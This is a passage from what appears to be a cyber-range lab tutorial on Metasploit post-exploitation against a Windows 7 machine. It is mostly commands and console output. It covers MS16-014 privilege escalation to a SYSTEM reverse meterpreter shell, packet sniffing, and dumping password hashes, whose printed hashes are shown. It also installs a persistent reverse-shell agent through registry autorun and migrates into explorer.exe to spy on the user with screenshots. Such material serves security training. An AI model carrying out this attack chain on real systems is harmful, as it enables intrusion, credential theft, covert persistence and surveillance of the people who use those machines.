- Type **use exploit/windows/local/ms16\_014\_wmi\_recv\_notif** and press enter.
- Type **set session (session #;in my case 1)** and press enter.
- Type **run** and press enter.



```
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > run

[*] Started reverse TCP handler on 10.1.112.15:4444
[*] Launching notepad to host the exploit...
[+] Process 2584 launched.
[*] Reflectively injecting the exploit DLL into 2584...
[*] Injecting exploit into 2584...
[*] Exploit injected. Injecting payload into 2584...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (201283 bytes) to 10.1.113.192
[*] Meterpreter session 10 opened (10.1.112.15:4444 -> 10.1.113.192:51255) at 2021-03-26 03:35:08 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █

msf5 > use exploit/windows/local/ms16_014_wmi_recv_notif
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set session
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads`.

msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set session 1
session => 1
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > run

[*] Started reverse TCP handler on 10.1.87.37:4444
[*] Launching notepad to host the exploit...
[+] Process 2644 launched.
[*] Reflectively injecting the exploit DLL into 2644...
[*] Injecting exploit into 2644...
[*] Exploit injected. Injecting payload into 2644...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (201283 bytes) to 10.1.95.51
[*] Meterpreter session 2 opened (10.1.87.37:4444 -> 10.1.95.51:49541) at 2022-10-04 14:20:04 +0000

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

- To see what user you are, type **getuid** and press enter. You should see you now have a meterpreter session that is a NT AUTHORITY\SYSTEM.

#### Task 4: Administrative Meterpreter Session Commands

Now that we have a privileged account, we can complete all kinds of shenanigans.

- In the meterpreter session, type **sysinfo** and press enter.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
[-] Unknown command: sysinfo.
meterpreter > sysinfo
Computer      : WIN764BIT-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 4
Meterpreter   : x64/windows
```

- Type **use sniffer** and press enter; this will start the sniffer software.
- Type **sniffer\_interfaces** and press enter to see what networks we can dump packets from.

```
meterpreter > use sniffer
Loading extension sniffer...Success.
meterpreter > sniffer_interfaces

1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )
2 - 'Intel(R) PRO/1000 MT Network Connection' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:false )
3 - 'AWS PV Network Device' ( type:0 mtu:9015 usable:true dhcp:true wifi:false )

meterpreter >
```

```
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : WIN764BIT-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 4
Meterpreter   : x64/windows
meterpreter > use sniffer
Loading extension sniffer...Success.
meterpreter > sniffer_interfaces

1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )
2 - 'Intel(R) PRO/1000 MT Network Connection' ( type:4294967295 mtu:0 usable:false dhcp:fa
lse wifi:false )
3 - 'AWS PV Network Device' ( type:0 mtu:9015 usable:true dhcp:true wifi:false )

meterpreter >
```

We want to connect to the network device and sniff a few packets.

- Type **sniffer\_start 3 30** and press enter; 30 is the amount of packets we want to collect and 3 is the AWS PV Network device that the system uses to access the internet. The other two devices that are listed in the screenshot above are out of scope.

- Type `sniffer_dump 3 /home/student/Desktop/shellcode/win7.cap` and press enter. We are saving the sniffed packets to a file named win7.cap and saving it to the shellcode folder you created on the Desktop.



```
meterpreter > sniffer_start 3 30
[*] Capture started on interface 3 (30 packet buffer)
meterpreter > sniffer_dump 3 /home/student/Desktop/shellcode/win7.cap
[*] Flushing packet capture buffer for interface 3...
[*] Flushed 30 packets (3337 bytes)
[*] Downloaded 100% (3337/3337)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /home/student/Desktop/shellcode/win7.cap
meterpreter > █
```

```
meterpreter > sniffer_start 3 30
[*] Capture started on interface 3 (30 packet buffer)
meterpreter > sniffer_dump 3 /homoe/student/Desktop/shellcode/win7.cap
[-] Error running command sniffer_dump: Errno::ENOENT No such file or directory @ rb_sysop
en - /homoe/student/Desktop/shellcode/win7.cap.raw
meterpreter > sniffer_dump 3 /home/student/Desktop/shellcode/win7.cap
[*] Flushing packet capture buffer for interface 3...
[*] Flushed 30 packets (3482 bytes)
[*] Downloaded 100% (3482/3482)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /home/student/Desktop/shellcode/win7.cap
meterpreter > █
```

You can open the .cap file in Wireshark by navigating to the /home/student/Desktop/shellcode/ folder and opening the win7.cap file. If you are using the GUI, you can double click and the file will open in Wireshark.

Notice the red and black are our sessions. Your results will be different, as I played around with this several times before getting it the way I wanted.





To dump the hashes of the Windows box, return to the meterpreter session and type **run hashdump** and press enter. (If you get an error, see NOTE below.)

```
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3f008c1c674223bbff60e18c9c3b3288...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:ed1566f5e433c8306c67af58ac1de540:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
VACyberRange:1000:aad3b435b51404eeaad3b435b51404ee:379e0856825c850d5d87ba0bf4511f28:::
HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:7c8ebf8cecfab1c86e7294dc651a4af9:::
student:1004:aad3b435b51404eeaad3b435b51404ee:eab4556003a83e179a149ce6583e097f:::

meterpreter > █
```

```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help
onsole:23:in `<main>']
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3f008c1c674223bbff60e18c9c3b3288...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system


[*] Dumping password hashes...

[-] Error: ArgumentError opts must include a valid :workspace ["/usr/share/metasploit-framework/lib/msf/util/db_manager.rb:37:in `process_opts_workspace'", "/usr/share/metasploit-framework/lib/msf/core/db_manager/cred.rb:124:in `block in report_auth_info'", "/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.3/lib/active_record/connection_adapters/abstract/connection_pool.rb:292:in `with_connection'", "/usr/share/metasploit-framework/lib/msf/core/db_manager/cred.rb:110:in `report_auth_info'", "/usr/share/metasploit-framework/lib/metasploit/framework/data_service/proxy/core.rb:136:in `method_missing'", "/usr/share/metasploit-framework/lib/rex/script/base.rb:323:in `block in run'", "/usr/share/metasploit-framework/lib/rex/script/base.rb:321:in `each'", "/usr/share/metasploit-framework/lib/rex/script/base.rb:321:in `run'", "/usr/share/metasploit-framework/lib/rex/script/base.rb:44:in `eval'", "/usr/share/metasploit-framework/lib/rex/script/base.rb:44:in `run'", "/usr/share/metasploit-framework/lib/msf/base/sessions/meterpreter.rb:317:in `execute_file'", "/usr/share/metasploit-framework/lib/msf/base/sessions/scriptable.rb:175:in `execute_script'", "/usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/command_dispatcher/core.rb:1446:in `cmd_run'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:523:in `run_command'", "/usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console.rb:105:in `run_command'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:474:in `block in run_single'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:468:in `each'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:468:in `run_single'", "/usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console.rb:68:in `block in interact'", "/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:153:in `run'", "/usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console.rb:66:in `interact'", "/usr/share/metasploit-framework/lib/msf/base/sessions/meterpreter.rb:583:in `interact'". "/usr/share/metasploit-framework/
```

**NOTE:** If your meterpreter session returns an error, use the direct location of the post exploit:

- In the meterpreter session, type **run post/windows/gather/smart\_hashdump** and press enter.

Now we have all the hashes for the users. Copy and paste the hashes to leafpad, name it **hashes.txt** and save it to the **shellcode** folder. We will return to this file in a later module when we crack hashes with Hashcat, Hydra, and John the Ripper.





```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WIN764BIT-PC
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20210414204228_default_10.1.113.192_windows.hashes_015520.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3f008c1c674223bbff60e18c9c3b3288...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:ed1566f5e433c8306c67af58ac1de540:::
[+] VACyberRange:1000:aad3b435b51404eeaad3b435b51404ee:379e0856825c850d5d87ba0bf4511f28:::
[+] HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:7c8ebf8cecfab1c86e7294dc651a4af9:::
[+] student:1004:aad3b435b51404eeaad3b435b51404ee:eab4556003a83e179a149ce6583e097f:::
meterpreter >

Onsole:23:in <main>`~]
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WIN764BIT-PC
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20221004145151_hacking_10.1.95.51_windows.hashes_961916.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3f008c1c674223bbff60e18c9c3b3288...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:ed1566f5e433c8306c67af58ac1de540:::
[+] VACyberRange:1000:aad3b435b51404eeaad3b435b51404ee:379e0856825c850d5d87ba0bf4511f28:::
[+] HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:7c8ebf8cecfab1c86e7294dc651a4af9:::
[+] student:1004:aad3b435b51404eeaad3b435b51404ee:eab4556003a83e179a149ce6583e097f:::
meterpreter >
```

se

We really do not want to have to go through all these steps to connect the next time, so we can create a persistent connection. To see the options, type **run persistence -h**. This is the help menu. Examine the output. We want to match our current setup, so we will use **-A** and **-U**. Type **run persistence -A -U -I 20 -p 666** and press enter.

Next time we need to login and access the RAT, we only need to load up the Metasploit multi handler and set the parameters (LPORT 666, LHOST <Kali IP>, and RHOST <Windows IP>). We will also have to set the payload to the corresponding payload inside of a Metasploit handler from task one. If we were remote, we would use the portfwd command to port forward, but again that is out of scope.

**NOTE:** The screenshot below shows only `-A` because I completed the tasks separately. If you get an error, try to complete the commands `run persistence -A -i 20 -p 666` and then `run persistence -U -i 20 -p 666`. Sometimes completing the commands separately will have greater success.

```
meterpreter > run persistence -A -U -I 20 -p 666

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN764BIT-PC_20210316.5444/WIN764BIT-PC_20210316.5444.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.1.112.15 LPORT=666
[*] Persistent agent script is 99701 bytes long
[+] Persistent Script written to C:\Users\student\AppData\Local\Temp\IzKVqUgu.vbs
[*] Starting connection handler at port 666 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script C:\Users\student\AppData\Local\Temp\IzKVqUgu.vbs
[+] Agent executed with PID 3880
```

```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help

student@kali: ~
student@kali: ~

t
-L <opt> Location in target host to write payload to, if none %TEMP% will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S      Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on which the system running Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back

meterpreter > run persistence -A -U -I 20 -p 666

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN764BIT-PC_20221004.4643/WIN764BIT-PC_20221004.4643.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.1.87.37 LPORT=666
[*] Persistent agent script is 99624 bytes long
[+] Persistent Script written to C:\Users\student\AppData\Local\Temp\INiABdpsNYMr.vbs
[*] Starting connection handler at port 666 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script C:\Users\student\AppData\Local\Temp\INiABdpsNYMr.vbs
[+] Agent executed with PID 3844
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\VNnoRUV
Ts
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\VNnoRUV
s
meterpreter > [*] Meterpreter session 3 opened (10.1.87.37:666 -> 10.1.95.51:49644) at 2022-10-04 15:46:44 +0000
```



```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help

student@kali: ~
student@kali: ~

Interrupt: use the 'exit' command to quit
meterpreter > run persistence -A -U -I 20 -p 666

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN764BIT-PC_20221004.5846/WIN764BIT-PC_20221004.5846.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.1.87.37 LPORT=666
[*] Persistent agent script is 99673 bytes long
[+] Persistent Script written to C:\Users\student\AppData\Local\Temp\VRFaAGvP.vbs
[*] Starting connection handler at port 666 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script C:\Users\student\AppData\Local\Temp\VRFaAGvP.vbs
[+] Agent executed with PID 3716
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\KzxIxKtqZtbXj
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\KzxIxKtqZtbXj
meterpreter > [*] Meterpreter session 5 opened (10.1.87.37:666 -> 10.1.95.51:49659) at 2022-10-04 15:58:47 +0000
[*] Meterpreter session 6 opened (10.1.87.37:666 -> 10.1.95.51:49672) at 2022-10-04 16:07:24 +0000
meterpreter > run persistence -U -i 20 -p 666

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN764BIT-PC_20221004.0815/WIN764BIT-PC_20221004.0815.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.1.87.37 LPORT=666
[*] Persistent agent script is 99598 bytes long
[+] Persistent Script written to C:\Users\student\AppData\Local\Temp\DypVGuWmvzSs.vbs
[*] Executing script C:\Users\student\AppData\Local\Temp\DypVGuWmvzSs.vbs
[+] Agent executed with PID 1860
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\sigmraTviHdQq
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\sigmraTv
```

To spy on the user, we can grab a screenshot of the desktop. First we need to type **ps** to find the PID of the explorer process. This will allow us to screenshot the entire desktop. You are not limited to explorer. You can choose any process to screenshot. The process ID number is denoted at the top of the output on the lefthand side as PID. **NOTE:** YOUR PID will be different than mine.

- Type **migrate <PID # of Explorer>** and press enter. In my case, the PID for explorer.exe is 1648. So, the command I would type is **migrate 1648**.



1416	2492	conhost.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe
1440	680	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1468	3000	cmd.exe	x86	2	Win764bit-PC\student	C:\Windows\SysWOW64\cmd.exe
1504	680	wmpnetwk.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Program Files\Windows Media Pla
1532	680	Ec2Config.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Ec2ConfigS
1556	1648	calc.exe	x86	2	Win764bit-PC\student	C:\Users\student\Desktop\calc.exe
1648	1116	explorer.exe	x64	2	Win764bit-PC\student	C:\Windows\explorer.exe
1728	804	WmiPrvSE.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\wbem\WmiPrvSE.
1792	3760	chrome.exe	x64	2	Win764bit-PC\student	C:\Program Files (x86)\Google\Chro
1796	1836	powershell.exe	x86	2	NT AUTHORITY\SYSTEM	C:\Windows\syswow64\WindowsPowerSh
1836	784	powershell.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\System32\WindowsPowerSh
1876	2492	conhost.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe
1988	444	dwm.exe	x64	2	Win764bit-PC\student	C:\Windows\System32\dwm.exe
2084	680	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\sppsvc.exe
2244	804	slui.exe	x64	2	Win764bit-PC\student	C:\Windows\System32\slui.exe
2396	2264	cmd.exe	x64	0	Win764bit-PC\student	C:\Windows\System32\cmd.exe
2952	2920	explorer.exe	x64	2	Win764bit-PC\student	C:\Windows\ex
2972	756	calc.exe	x86	2	Win764bit-PC\student	C:\Users\stud

